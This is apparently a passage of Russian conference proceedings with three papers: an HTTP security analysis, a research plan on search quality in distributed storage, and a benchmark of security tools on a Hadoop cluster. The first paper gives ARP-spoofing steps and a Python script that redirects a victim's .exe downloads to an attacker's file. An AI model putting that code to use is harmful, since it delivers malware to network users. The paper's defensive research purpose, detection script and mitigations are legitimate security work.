АНАЛИЗ ЗАЩИЩЕННОСТИ ИНФОРМАЦИОННОЙ СИСТЕМЫ ОРГАНИЗАЦИИ, ИСПОЛЬЗУЮЩЕЙ ПРОТОКОЛ HTTP

О. И. Пантюхин[2], А. С. Подшибякин[1], Г. А. Рябов[2], Б. В. Солодухин[2]

[1]Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А.Бонч-Бруевича
[2]Военная академия связи им. Маршала Советского Союза С.М. Будённого

В статье приведено описание разработанного на языке программирования Python инструмента и виртуального стенда для анализа и представления данных о безопасности локальной вычислительной сети, использующей протокол HTTP. Предложенный инструмент позволяет выработать практические рекомендации по информационной безопасности организации (учреждения).

информационная система организации, язык программирования Python, веб-сервисы, протокол HTTP, анализ защищенности

В большинстве случаев на стадиях от проектирования до внедрения в информационную систему (ИС) организаций различных веб-сервисов не уделяется необходимое внимание вопросам информационной безопасности (ИБ). Как правило, веб-сервисы реализованы с помощью открытого и стандартного программного обеспечения (ПО), а доступ к ним предоставляется по открытому протоколу передачи данных HTTP в локальной вычислительной сети (ЛВС).

Для анализа защищенности ИС организации предлагается применять тестирование на проникновение с использованием уязвимостей протокола HTTP и моделировать сценарии наступательной безопасности (перехват, модификацию и перенаправление информации) с помощью скриптов на языке программирования Python. Разработанные скрипты обеспечивают решение следующих задач: моделирование сценариев угроз (атак) типа «человек посередине» (MITM) [1]; модификация пакетов, передаваемых в рамках клиент-серверного взаимодействия; моделирование и анализ сценариев компрометации атакуемого хоста с использованием вредоносных файлов с имитацией его под легитимный.

Модель угроз для веб-сервисов. Веб-сервисы предоставляют стандартные средства взаимодействия приложениям на различных платформах и средах через ЛВС между совместимыми устройствами, имеющими адреса электронных ресурсов URL. Как правило, протоколы веб-сервисов функционируют поверх протокола HTTP и используют различные механизмы ин-

капсуляции. Протокол HTTP разработан для поддержки отображения разнородной информации посредством стандартного клиентского интерфейса, а из-за широкой распространённости часто подвергается атакам. Изначально HTTP разрабатывался в качестве протокола, ориентированного на высокую скорость при обмене данными, при этом он поддерживает незначительное количество встроенных технологий ИБ. Таким образом, с помощью разработанных скриптов у нарушителя появляется возможность перехватывать и модифицировать данные, содержащиеся в запросах и ответах протокола HTTP.

Для построения модели угроз можно воспользоваться средством динамического моделирования потоков активности нарушителя [2]. Основным положением предложенной модели является то, что для каждого события компрометации существует нарушитель, выполняющий действия для решения своей задачи. Он использует возможности, предоставляемые ИС, направленные против жертвы и служащие для достижения им своей цели. Для анализа действий нарушителя события связываются на основе их функций в ветки активности, которые в свою очередь организуются вертикально в потоки активности так, что каждый поток включает в себя все события, реализованные нарушителем против конкретной жертвы с учетом ее особенностей, а также направленные на выполнение его намерений.

Модель отражает сущность деятельности вторжения как набора причинно-следственных событий, связанных в потоки активности, документирующие сквозной процесс нарушителя, и позволяет заполнить пробелы в знаниях в ходе развития атаки.

Для проведения тестирования на проникновение был развернут виртуальный стенд, состоящий из следующих компонентов (рис. 1):

1. Персональный компьютер (ПК, хост) под управлением операционной системы (ОС) Windows 10, содержащий программное средство (ПС) виртуализации VMware Workstation.

2. Гостевая виртуальная машина (ВМ) под управлением ОС Kali Linux (нарушитель), содержащая: ПС командной строки (терминал); ПС для разработки скриптов – Pycharm; разработанные инструменты (скрипты) на языке Python; Web-сервер.

3. Гостевая ВМ (объект атаки) под управлением ОС Windows 7, содержащая: ПС защиты информации антивирус Касперского; ПС командной строки; Web-браузер.

На рис. 2 показана схема сегмента ЛВС, стенда и веб-сервиса.

Таким образом, нарушитель, находящийся в той же подсети (сегменте ЛВС), что и жертва, может эксплуатировать уязвимости, направленные на локальный вектор атаки, что затем может привести к нарушению конфиденциальности, целостности и доступности информации объекта атаки.




Рис. 1. Схема компонентов лабораторного стенда




Рис. 2. Схема разработанного стенда

Преимущества выбранного языка программирования для тестирования. Простота использования, высокая скорость разработки и огромная коллекция библиотек сделали Python популярным для большинства специалистов по ИБ, Python все чаще используется при реализации кибератак, при разработке различных универсальных скриптов [3].

Разработанные инструменты тестирования на проникновение не содержат вредоносное ПО (ВПО), алгоритмы или части кода, приводящие к нарушению ИБ на конкретном объекте. Для анализа защищенности используется общедоступная библиотека Scapy [4], позволяющая взаимодействовать с сетевыми пакетами (модифицировать или декодировать пакеты различных протоколов, отправлять их по сети, анализировать запросы и ответы), получать необходимые сведения о сетевых пакетах, с возможностью представления информации о пакете в виде дейтаграммы.

Перед тем, как начать проводить тестирование открытого протокола HTTP, необходимо выполнить сценарий атаки на целевой хост (MITM), указав IP-адрес атакуемого хоста и IP-адрес шлюза (роутера). Разработанный скрипт

выполнит имитацию атаки MITM посредством беспрерывной отправки сетевых пакетов ARP (ARP-spoofing). До выполнения ARP-spoofing'a в ARP-таблице узлов ЛВС и роутера существуют записи с IP- и MAC-адресами друг друга. В начале тестирования ARP-таблица наполнена легитимной информацией, IP-адреса соответствуют MAC-адресам сетевого оборудования.

После реализации сценария ARP-spoofing, таблица ARP подвергается изменению и теперь целевой хост определяет, что машина нарушителя – это роутер. Роутер определяет машину нарушителя как целевой хост. Тем самым, сетевой трафик атакуемого хоста будет проходить через машину нарушителя. Далее, на машине нарушителя активируется переадресация сетевых пакетов.

Далее необходимо запустить разработанный скрипт, позволяющий захватывать проходящий сетевой трафик, модифицировать и перенаправлять измененный сетевой пакет на определённый хост. На рис. 3 представлена основная функция, позволяющая обрабатывать сетевой трафик согласно заданным условиям.

```
def process_packet(packet):
    scapy_packet = scapy.IP(packet.get_payload())
    if scapy_packet.haslayer(scapy.Raw):
        if scapy_packet[scapy.TCP].dport == 80:
            if ".exe" in scapy_packet[scapy.Raw].load:
                print("[+] EXE Request")
                ack_list.append(scapy_packet[scapy.TCP].ack)
    elif scapy_packet[scapy.TCP].sport == 80:
        if scapy_packet[scapy.TCP].seq in ack_list:
            ack_list.remove(scapy_packet[scapy.TCP].seq)
            print("[+] Replacing file")
            modified_packet = set_load(scapy_packet, "HTTP/1.1 301 Moved Permanently\nLocation: "
                                                     "http://192.168.78.72/File/cpuz.exe\n\n")

            packet.set_payload(str(modified_packet))
    packet.accept()


queue = netfilterqueue.NetfilterQueue()
queue.bind(0, process_packet)
queue.run()
```

1

2

3

Рис. 3. Функции для обработки сетевого трафика

Обработка очереди захваченных сетевых пакетов в разработанном инструменте реализуется с помощью методов и классов предустановленной библиотеки NetfilterQueue [5] (рис.3, п.3). Отправленный клиенту ответный пакет содержит код состояния HTTP – 301 (Moved Permanently). Это означает, что запрошенный файл (документ) был окончательно перенесен на новый URL, указанный в поле Location заголовка.

Таким образом, внутренний нарушитель при проведении атаки MITM на целевой хост может воспользоваться уязвимостью открытого протокола передачи данных HTTP и направить жертве любой файл, содержащий ВПО, предназначенное для получения несанкционированного доступа (НСД) к вычислительным ресурсам организации.

Методы защиты от НСД к ИС организации. Результаты проведенного анализа защищенности и возможный способ получения НСД со стороны внутреннего нарушителя представлен в виде алгоритма (рис. 4).




Рис. 4. Блок-схема алгоритма действий внутреннего нарушителя

Рассмотренный выше тип доступа возможно предотвратить. Для этого в настоящее время используются следующие методы защиты: проверять соответствия MAC-адреса IP-адресу на основании статических записей или базы данных привязки DHCP; использовать в компьютерной сети программно-аппаратные коммутаторы; использовать технологии виртуальных сетей (VPN); применять ПС на целевых хостах, к примеру, arpwatch; применять собственные скрипты по обнаружению ARP-spoofing'а.

Такие скрипты (рис. 5) применяются на целевом хосте и работают в фоновом режиме. Если обнаружена атака, выводится сообщение, например, «[+] Вас атакуют». Также одной из функций может служить отправка электронного письма с информацией на какой-либо почтовый адрес, который будет регистрировать инцидент атаки в ИС и/или создавать оповещения в систему мониторинга таких как Zabbix или Grafana.

```
import scapy.all as scapy

def get_mac(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast / arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0]
    return answered_list[0][1].hwsrc

def sniff(interface):
    scapy.sniff(iface=interface, store=False, prn=process_sniffed_packet)

def process_sniffed_packet(packet):
    if packet.haslayer(scapy.ARP) and packet[scapy.ARP].op == 2:
        try:
            real_mac = get_mac(packet[scapy.ARP].psrc)
            response = packet[scapy.ARP].hwsrc
            if real_mac !=response:
                print("[+] Вас атакуют")
        except IndexError:
            pass

sniff("eth0")
```

1

Рис. 5. Скрипт по обнаружению сценария ARP-spoofing

Заключение

Важнейшим аспектом ИБ при использовании веб-сервисов является внедрение протокола передачи данных HTTPS (HyperText Transfer Protocol Secure) – для обеспечения защиты с помощью криптографического протокола. При разработке веб-сервисов в организации необходимо учитывать способность ПО (веб-сервиса) поддерживать требуемый низкий уровень риска нанесения ущерба ИС организации, т.е. должны обеспечиваться технические и организационные меры защиты информации.

Список используемых источников

1. SecurityLab: Что такое атака Man-in-the-Middle (MITM)? Определение и предотвращение. URL: https://www.securitylab.ru/blog/company/PandaSecurityRus/351898.php (дата обращения 12.01.2024).

2. Соловьев И. А., Соловьева М. В., Трофимова Н. А. Контроль состояния информационной безопасности с использованием средств динамического моделирования потоков активности нарушителя // Труды ВКА им.А.Ф.Можайского. Вып. № 677. С. 169–179.

3. PYPL: PopularitY of Programming Language. URL: https://pypl.github.io/PYPL.html (дата обращения 14.01.2024).

4. SCAPY: Scapy’s documentation. URL: https://scapy.readthedocs.io/en/latest/index.html (дата обращения 14.01.2024).

5. PYPI: NetfilterQueue 0.8.1. URL: https://pypi.org/project/NetfilterQueue/ (дата обращения 14.01.2024).

УДК 621.396.4
ГРНТИ 50.37.03

ПОВЫШЕНИЕ КАЧЕСТВА РЕАЛИЗАЦИИ ПОИСКОВЫХ ЗАПРОСОВ В РАСПРЕДЕЛЕННЫХ СИСТЕМАХ ХРАНЕНИЯ ДАННЫХ

И. Б. Паращук, Л. А. Саяркин, А. В. Селезнев

Военная орденов Жукова и Ленина Краснознаменная академия связи
имени Маршала Советского Союза С.М. Буденного

Рассмотрены и проанализированы основные современные подходы к контролю и управлению качеством реализации поисковых запросов в информационных системах. Сформулированы научные и практические задачи, которые должны быть решены для повышения качества реализации поисковых запросов в распределенных системах хранения данных и центрах обработки данных. Предложена структуризация исследований, нацеленных на синтез оптимальной системы показателей качества реализации поисковых запросов и на формулировку этапов методики повышения качества процедур такого класса.

система показателей качества, реализация поисковых запросов, релевантность, оперативность, распределенная система хранения данных, центр обработки данных

Проблемы оперативного поиска и обработки информации с целью ее своевременного доведения до лиц, принимающих решения во всех звеньях управления промышленным производством, ритейлом и экономикой в целом, а также образованием, обороной, здравоохранением и иными сферами жизнедеятельности государства и общества, сегодня приобретают особую важность. Успешное решение этих и иных подобных проблем обуславливает эффективное движение нашего общества по пути достижения качественно нового уровня информационного обеспечения государственного управления. При этом все более существенное место в целевых программах развития информационного обеспечения государства отводится завершению создания и дальнейшему совершенствованию общих алгоритмов и частных процедур функционирования единого информационного пространства (ЕИП) России.

Важным компонентом ЕИП, базовым элементом информационно-телекоммуникационной его инфраструктуры, являются распределенные системы хранения данных (РСХД). К такому классу сложных управляемых информационных систем относят, как правило, распределенные хранилища, базы данных и центры обработки данных, а также информационно-поисковые и информационно-справочные системы с территориально распределенными ресурсами, включая глобальные и локальные сети, отказоустойчивые

кластерные хранилища и платформы облачных IT-решений для хранения информации [1–5].

Глубины данной проблеме добавляют новые возможности современных РСХД, позволяющие пользователям осуществлять многокритериальный, релевантный и оперативный поиск информации в разноплановых и мультипротокольных базах и хранилищах данных, работать с прикладными навигационными процессами, поисковыми программами и сервисами, расположенными в сетях, подсистемах или комплексах хранения и обработки данных, таких как распределенные системы DDPS (Distributed Data Processing Systems), сетевые системы хранения данных NAS (Network Area System), сети для хранения данных SAN (Storage Area Network) и т.д. [6–9].

При этом ресурсы РСХД должны обладать технологическими возможностями многомерного анализа данных и, главное, возможностями качественного поиска, позволяющего математически и семантически корректно, оперативно находить нужные объемы полезной информации, а значит, обеспечивать своевременность, достоверность и безопасность доведения релевантной информации до пользователей [10–12].

Среди трудностей и очевидных препятствий, стоящих на пути создания современных РСХД, среди частных проблем, сопровождающих процесс их совершенствования, важное место, безусловно, принадлежит проблеме обеспечения качества реализации поисковых запросов пользователей систем такого класса, особенно в современных условиях, когда проблемы хранения и обработки больших данных проступают все явственнее.

В этой связи особую актуальность приобретает комплекс научно-технических задач, нацеленных на повышение качества реализации поисковых запросов пользователей РСХД и центров обработки данных (ЦОД).

Цель подобных исследований, по нашему мнению, может и должна быть сформулирована, как поиск новых методологических (теоретических) методов и алгоритмов, а также практических механизмов повышения значений показателей оперативности и релевантности реализации поисковых запросов пользователей в распределенных системах хранения данных ЦОД с использованием методов интеллектуальной обработки больших данных, основанных, например, на нечетких алгоритмах предпочтения [13, 14].

В этом случае объектом исследований выступают современные и перспективные РСХД и ЦОД, а предмет исследования – процесс (процедуры) реализации разнородных поисковых запросов пользователей или должностных лиц органов управления в таких системах хранения.

Проблемы обеспечения качества реализации поисковых запросов пользователей РСХД и ЦОД, судя по результатам наших исследований, а также по мнению ряда авторов современных работ [14–16], состоят в следующем: в наличии проблемы больших данных, т.е., в наличии огромного количества как самих данных, так и источников информации, откуда они поступают в

РСХД и ЦОД; в предельной динамичности данных и массивов информации, хранимой и обрабатываемой в РСХД и ЦОД; зачастую, в отсутствии профессиональных навыков информационных поисков у большинства пользователей РСХД и ЦОД; в отсутствии действенного инструмента, который способен обеспечить не только качество, но и учет предпочтений пользователей РСХД и ЦОД в процессе поиска информации.

Иными словами, представляется целесообразным с точки зрения науки и рациональным с практической точки зрения, разрешить противоречие между требованиями по своевременному предоставлению пользователям нужной им (здесь, сейчас) информации заданного качества и ограниченными возможностями современных поисковых подсистем РСХД и ЦОД по оперативному и релевантному поиску этой информации с учетом существующих проблем анализа и обработки больших данных [17, 18].

Предполагается разработка методологических основ и теоретических аспектов адаптивной реализации поисковых запросов, а также принципов построения, алгоритмов функционирования и программных средств информационного поиска в РСХД и ЦОД на основе теоретического обобщения существующих и разработки новых методов инжиниринга, ранжирования и нахождения нужных пользователю хранимых данных, отличающихся учетом расширенного набора свойств и требований современных поисковых систем, большого объема и разнородных источников данных и позволяющих производить оперативную классификацию и пертинентный поиск хранимых данных с учетом требований по его релевантности и оперативности доставки, а также учитывать изменение характеристик РСХД и ЦОД при воздействии на них деструктивных факторов.

В рамках этой сформулированной научной задачи предстоит решить следующие вопросы:

1. Обобщение опыта создания и применения, а также синтез оптимальной системы показателей качества (СПК) реализации поисковых запросов в информационных системах, обобщение опыта создания и применения современных и перспективных методов информационного поиска.

2. Анализ современных и разработка новых методов повышения качества реализации поисковых запросов на основе математического моделирования процессов (процедур), протекающих при этом.

3. Разработка методики оценивания показателей качества реализации поисковых запросов в современных РСХД и ЦОД.

4. Создание методики повышения качества реализации поисковых запросов в РСХД и ЦОД (на основе полученных оценок – результатов автоматизированного анализа) с учетом требований по их релевантности и оперативности исполнения, а также с учетом возможного изменения характеристик РСХД и ЦОД при воздействии деструктивных факторов.

5. Разработка частных алгоритмов адаптивного управления качеством реализации поисковых запросов в РСХД и ЦОД.

6. Разработка научно-технических предложений по практической реализации методов, алгоритмов и средств управления качеством реализации поисковых запросов в РСХД и ЦОД.

Решение этой научной задачи позволит получить ряд новых теоретических и практических результатов, к которым следует отнести:

1. Новые теоретические аспекты и методы применения существующих и перспективных механизмов адаптивного управления качеством реализации поисковых запросов в РСХД и ЦОД, позволяющих повысить оперативность и релевантность классификации и быстрого нахождения необходимых пользователям данных с учетом возможных изменений характеристик РСХД и ЦОД при воздействии на них деструктивных факторов в различных условиях обстановки: теоретическое обобщение известных методов контроля и управления качеством реализации поисковых запросов; порядок формирования СПК реализации поисковых запросов; математические модели и алгоритмы, используемые для описания процессов, протекающих в РСХД и ЦОД при реализации поисковых запросов, ограничения их применения при описании процессов, происходящих в системах такого класса; теоретические основы и методы исследования алгоритмов анализа качества реализации поисковых запросов в РСХД и ЦОД; методологические основы адаптивного управления качеством реализации поисковых запросов в РСХД и ЦОД: общие принципы управления качеством информационного поиска; методика оценивания СПК реализации поисковых запросов; методы оценки эффективности механизмов управления качеством реализации поисковых запросов в РСХД и ЦОД.

2. Алгоритмическая структура адаптивного управления качеством реализации поисковых запросов в РСХД и ЦОД и частные алгоритмы решения задач классификации и быстрого нахождения необходимых пользователям данных.

3. Предложения по технической реализации системы адаптивного управления качеством реализации поисковых запросов в РСХД и ЦОД.

Таким образом, проведен анализ современных подходов к контролю и управлению качеством реализации поисковых запросов в информационных системах. Сформулированы научные и практические задачи, которые должны быть решены для повышения качества реализации поисковых запросов в распределенных системах хранения данных и центрах обработки данных. Рассмотрены вопросы структуризации исследований, нацеленных на синтез оптимальной системы показателей качества реализации поисковых запросов и на формулировку этапов методики повышения качества процедур такого класса.

Список используемых источников

1. Гадасин Д. В., Рахмани Д., Докучаев В. А., Маклачкова В. В., Шалагинов А. В., Шведов А. В. / Под ред. д.т.н., проф. В. А. Докучаева. Системы хранения данных: учебное пособие / МТУСИ. М.: 2022. 150 с.

2. Петров А. Распределенные данные. Алгоритмы работы современных систем хранения информации. СПб.: Питер. 2023. 336 с.

3. Бабичев С. Л., Коньков К. А. Распределенные системы: учебное пособие для вузов. М.: Издательство Юрайт, 2019. 507 с.

4. Маглинец Ю. А. Анализ требований к автоматизированным информационным системам. М.: Бином. Лаб. знаний: Интернет-Университет Информационных Технологий, 2008. 199 с.

5. Влацкая И. В., Сормов С. И. Распределенная обработка информации: учебное пособие. Оренбург: ИПК ГОУ ОГУ, 2010. 146 с.

6. Парфенов Ю. П. Постреляционные хранилища данных: учеб. пособие. Екатеринбург: Изд-во Урал. ун-та, 2016. 120 с.

7. Сундуков В. А., Паращук И. Б., Саяркин В. А. Ходунов А. А. Требования к процедурам и компонентам устранения неопределенности оценки и категоризации субъектов доступа при многофакторной аутентификации пользователей распределенных систем обработки и хранения данных // Труды ЦНИИС. Санкт-Петербургский филиал. Научно-технический сборник статей. Т. 1. №13. 2022. С. 20–29.

8. Гусейнов А. А., Бочкова И. А. Исследование распределенной обработки данных на примере системы Hadoop // Актуальные проблемы авиации и космонавтики. 2016. № 1. С. 606–608.

9. Бережной А. Н. Сохранение данных: теория и практика. М.: ДМК Пресс, 2016. 317 с.

10. Андреев Д. В. Универсальные логические модули для обработки многозначных и континуальных данных. Ульяновск: УлГТУ, 2010. 234 с.

11. Большаков А. А., Каримов Р. Н. Методы обработки многомерных данных и временных рядов: учебное пособие. М: Горячая линия-Телеком, 2007. 522 с.

12. Сазонов В. В., Паращук И. Б., Логинов В. А., Елизаров В. В. Математическое обеспечение АСУ войсками: учебное пособие / Под ред. проф. И.Б. Паращука. СПб.: ВАС, 2018. 256 с.

13. Паращук И. Б., Бобрик И. П. Нечеткие множества в задачах анализа сетей связи. СПб.: ВУС, 2001. 80 с.

14. Касумов Б. А. Методы информационного поиска в Internet на основе нечетких отношений предпочтений // Автоматика и вычислительная техника. 2003, №4. С. 71–78.

15. Адамович И. М., Заикин М. Ю., Земков Д. В., Пешков А. Н. Поиск информации в WEB. Сравнительная оценка поисковых машин // Системы и средства информатики. РАН. Институт проблем информатики. 2003. Вып. 13. №3. С. 84–105.

16. Гаджимагомедов Д. М. Повышение качества информационного поиска за счет совершенствования ранжирования и использования особенностей поведения пользователей // X-ая Международная студенческая научная конференция. Студенческий научный форум – 2018. Сборник трудов. М.: 2018. С. 1–7.

17. Менщиков А. А., Перфильев В. Э., Федосенко М. Ю., Фабзиев И. Р. Основные проблемы использования Больших Данных в современных информационных системах // Столыпинский вестник. 2022. № 1. С. 316–329.

18. Паращук И. Б. Проблемы Больших Данных. Особенности и пути решения // IX-ая Санкт-Петербургская Межрегиональная Конференция «Информационная безопасность регионов России-2015 (ИБРР-2015)». Материалы конференции. СПб.: СПОИСУ, 2015. С. 175–176.

УДК 004.056
ГРНТИ 81.93.29

ВЛИЯНИЕ МЕХАНИЗМОВ ОБЕСПЕЧЕНИЯ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ НА БЫСТРОДЕЙСТВИЕ КЛАСТЕРА ОБРАБОТКИ БОЛЬШИХ ДАННЫХ

И. Е. Пестов, А. Д. Федотовская

Санкт-Петербургский государственный университет телекоммуникаций им. проф.М.А.Бонч-Бруевича

С ростом объемов и значимости информации, собираемой и обрабатываемой кластерами больших данных, безопасность становится критически важным аспектом. Несанкционированный доступ, утечка данных, атаки и другие угрозы могут привести к серьезным последствиям, включая утечку конфиденциальной информации, нарушение законодательства о защите данных, а также потерю финансовой репутации. Влияние механизмов обеспечения информационной безопасности на быстродействие кластера обработки больших данных имеет огромное значение, поскольку безопасность данных напрямую влияет на эффективность и стабильность работы информационных систем.

большие данные, информационная безопасность, механизмы обеспечения безопасности

Информационная безопасность играет важную роль в эффективности работы кластера обработки больших данных [1, 2]. Механизмы обеспечения информационной безопасности осуществляют контроль над, конфиденциальностью целостностью и доступностью данных, а также защищают информацию от внешних угроз и несанкционированного доступа. Быстродействие кластера обработки больших данных напрямую зависит от того, насколько правильно обеспечена безопасность его функционирования [3]. Правильная реализация механизмов информационной безопасности позволяет предотвратить потерю данных, снизить риски утечек информации и повысить доверие пользователей и клиентов к системе обработки данных. Таким образом, осознанное внедрение механизмов обеспечения информационной безопасности является неотъемлемой частью успешной работы кластера обработки больших данных.

В большинстве случаев, безопасность достигается за счёт следующих механизмов, обеспечивающих защиту:

Безопасные платформы

Безопасные платформы относятся к созданию и поддержанию защищенной инфраструктуры, которая включает в себя операционные системы, виртуализацию, хранилища данных и сетевые ресурсы. Это особенно важно,

так как ошибка на уровне платформы может быть использована для создания Backdoor, предоставляющий доступ злоумышленникам к информации и данным, которые хранятся в системе [4]. Использование безопасных платформ помогает уменьшить вероятность успешных атак и обеспечить целостность и конфиденциальность данных.

Безопасность нереляционных хранилищ данных

Нереляционные хранилища данных, такие как NoSQL базы данных, стали популярными из-за своей масштабируемости и гибкости [5]. Однако, такие системы также могут содержать уязвимости для безопасности, такие как инъекции, утечки данных и атаки отказ в обслуживании (DoS). Обеспечение безопасности нереляционных хранилищ данных важно для защиты информации, хранящейся в таких системах, от утечек и несанкционированного доступа.

Безопасное хранение данных и журналы транзакций

Безопасное хранение данных включает в себя шифрование информации, контроль доступа, запрет на изменение искажения данных. Журналы транзакций также играют важную роль, фиксируя все изменения в базе данных и позволяя отслеживать, кто, когда и что делал с данными. Это необходимо, чтобы предотвратить изменение данных злоумышленниками или даже случайной потери информации.

Проверка фильтрации входных данных

Проверка фильтрации входных данных – это важный механизм для предотвращения атак, связанных с внедрением зловредного кода через веб-формы, URL-адреса или другие входные каналы. Внедрение зловредного кода через некорректно обработанные входные данные может привести к межсайтовому скриптингу (XSS) или SQL-инъекциям [6]. Проверка входных данных помогает предотвратить такие угрозы и поддерживать целостность системы.

Мониторинг безопасности в реальном времени

Мониторинг безопасности в реальном времени помогает выявлять и реагировать на угрозы немедленно. Постоянное отслеживание событий позволяет обнаружить несанкционированные действия или аномальное поведение, что позволяет оперативно принимать меры для предотвращения утечек данных или атак [7]. Это важный компонент для обеспечения безопасности информационных систем.

В рамках эксперимента рассматриваются следующие конкретные механизмы безопасности больших данных:

– Механизм безопасности MALDET относится к проверке фильтрации входных данных. MALDET (Linux Malware Detect) – это инструмент для обнаружения вредоносного программного обеспечения на серверах Linux. Данный механизм анализирует файлы и позволяет обнаружить признаки вредоносной активности.

– Механизм безопасности IDS (Intrusion Detection System) относится к мониторингу безопасности в реальном времени. IDS используется для обнаружения вторжений и аномальной активности в сети или системе [8]. Данный механизм анализирует сетевой трафик, системные журналы и другие источники данных для обнаружения потенциальных угроз.

– Механизм безопасности HADOOP POLICY относится к безопасному хранению данных и журналов транзакций. POLICY представляет собой набор правил и настроек, контролирующих доступ к данным и операциям в распределенной файловой системе HDFS [9]. Данный механизм обеспечивает аутентификацию, авторизацию и контроль доступа к данным в Hadoop.

– Механизм безопасности ELK относится к мониторингу безопасности в реальном времени. ELK – это комбинация трех популярных инструментов – Elasticsearch, Logstash и Kibana, которые используются для сбора, анализа и визуализации журналов. Данный механизм позволяет проводить мониторинг и анализ данных журналов в реальном времени, для обнаружения потенциальных угроз и аномалий в системе [10].

Имея надежные инструменты и системы, специально разработанные для защиты данных от разнообразных угроз, компании смогут минимизировать риски утечек информации, а также предотвратить вторжения и несанкционированный доступ к своим системам [11].

В ходе эксперимента был произведен пятикратный замер времени выполнения задачи по подсчету слов во входных файлах кластера Hadoop с использованием ранее рассмотренных механизмов безопасности. В таблице 1 представлены результаты измерений.

ТАБЛИЦА 1. Результаты измерений

	Первый замер, сек	Второй замер, сек	Третий замер, сек	Четвертый замер, сек	Пятый замер, сек	Ср. знач.
Выкл.	10	7	8	8	9	8.4
MALDET	8	8	9	8	10	8.6
IDS	9	9	8	9	9	8.8
HADOOP POLICY	9	8	8	9	8	8.4
ELK	10	11	9	9	10	9.8

В таблице 2 представлено процентное соотношение измеренных результатов, рассчитанное согласно формуле 1.

$$100\% \times \left(\frac{t_n}{t_0} - 1 \right) \quad (1)$$

где t_n – среднее значение времени с одним из включенных механизмов, t_0 – среднее значение времени выполнения задачи по подсчету слов в состоянии выключенных механизмов безопасности.

ТАБЛИЦА 2. Процентное соотношение

Механизм безопасности	Среднее значение время выполнения задачи, сек	Процентное соотношение, %
Выкл.	8.4	0%
MALDET	8.6	2.38%
IDS	8.8	4.7%
HADOOP POLICY	8.4	0%
ELK	9.8	16.66%

В результате проведенного эксперимента было выявлено, что механизмы безопасности могут оказывать значительное влияние на время выполнения. Так, например, было обнаружено, что работа ELK влияет на систему больше, чем остальные службы, вследствие чего выполнение jar задания длилось на 16% дольше, чем обычно.

Таким образом, влияние механизмов обеспечения информационной безопасности на быстродействие кластера обработки больших данных является существенным. Данное влияние зависит от конкретных механизмов безопасности, используемых в кластере. Важно отметить, что применение сложных механизмов безопасности может требовать дополнительных вычислительных ресурсов, что в свою очередь может негативно сказываться на времени выполнения задач. Поэтому, выбор и применение механизмов безопасности должны быть осознанными и основываться на предварительном анализе и оценке ресурсов, а также учитывать специфику задач, решаемых в кластере обработки больших данных.

Список используемых источников

1. Полтавцева М. А. Проблемы обеспечения информационной безопасности в системах управления Большими данными // XIII Всероссийское совещание по проблемам управления ВСПУ-2019. 2019. С. 2606–2611.

2. Яппаров Р. Р. Проблемы обеспечения информационной безопасности больших данных //Информационное обеспечение как двигатель научного прогресса. 2019. С. 6–9.

